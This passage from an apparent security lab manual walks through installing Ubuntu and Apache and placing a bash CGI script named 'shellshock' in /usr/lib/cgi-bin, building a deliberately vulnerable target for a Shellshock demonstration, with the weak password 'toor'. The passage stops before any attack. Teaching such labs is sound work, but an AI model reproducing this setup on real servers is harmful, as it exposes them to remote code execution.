
23. Who are you? window appears; enter your name in **Your name** field, enter username as Jason in **Pick a username** field, enter the password as **toor** in both **Choose a password** and **Confirm your password** fields, select **Require my password to log in** radio button and click **Continue**.



24. **Welcome to Ubuntu** window appears, wait until the installation is completed



25. On completing the installation, click **Restart Now** button.



26. After clicking the button, a black screen appears; press **Enter**.

27. Once the machine is restarted, type the password (**toor**) and press **Enter**




28. Ubuntu Desktop screen appears, click **Dash home** icon in the left pane, type **terminal** in the Search field and press **Enter**




Note: While configuring the machine, an Upgrade pop-up may appear on the screen, asking you to upgrade the operating system. If that pop-up appears, click **Don't Upgrade** button.


29. Terminal appears on the screen, type **sudo su** and press **Enter**




30. You will be prompted to enter a password. Type the password as **toor** and press **Enter**. The password which you type will not be visible.



31. Type the command **apt-get install apache2** and press **Enter**. This command is issued in order to install apache web server.




32. While installing the server, a notification appears saying additional disk space will be used. Type **y** and press **Enter**.



33. Type the command **apt-get install vim** and press **Enter**. This command is issued in order to install vim editor.
34. While installing the server, a notification appears saying additional disk space will be used. Type **y** and press **Enter**.

```
root@jason-Virtual-Machine:/home/jason# apt-get install vim
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  vim-runtime
Suggested packages:
  ctags vim-doc vim-scripts
The following NEW packages will be installed:
  vim vim-runtime
0 upgraded, 2 newly installed, 0 to remove and 240 not upgraded.
Need to get 7,256 kB of archives.
After this operation, 24.8 MB of additional disk space will be used.
Do you want to continue [Y/n]? y
```


35. Type the command **cd /usr/lib/cgi-bin** and press **Enter**. This command changes the current working directory to **/usr/lib/cgi-bin**.
36. Type **vim shellshock** and press **Enter**. This launches a vim console with the name shellshock.



37. As soon as the vim console launches, hit **I** key on the keyboard in order to start entering text in the console

38. Type the following script in the console:


```
#!/bin/bash  
echo "content-type: text/html"  
echo ""  
echo "This is a demonstration of shellshock"
```



39. This creates a text/html file with the content "This is a demonstration of shellshock"

40. After entering the above script, hit **Esc** button on keyboard, then type **:wq** and press **Enter**

41. This will save the file in the name **shellshock** under the location **/usr/lib/cgi-bin**




42. Type the command **chmod -R 755 /usr/lib/cgi-bin** and press **Enter**. This command enables you to share the directory with remote users.

The screenshot shows a Linux desktop environment with a dark orange gradient background. A vertical dock on the left contains icons for various applications like a terminal, file manager, browser, and system tools. A terminal window is open in the foreground, showing the following command being typed:

```
root@jason-Virtual-Machine:/home/jason# cd /usr/lib/cgi-bin  
root@jason-Virtual-Machine:/usr/lib/cgi-bin# vim shellshock  
root@jason-Virtual-Machine:/usr/lib/cgi-bin# chmod -R 755 /usr/lib/cgi-bin  
root@jason-Virtual-Machine:/usr/lib/cgi-bin#
```

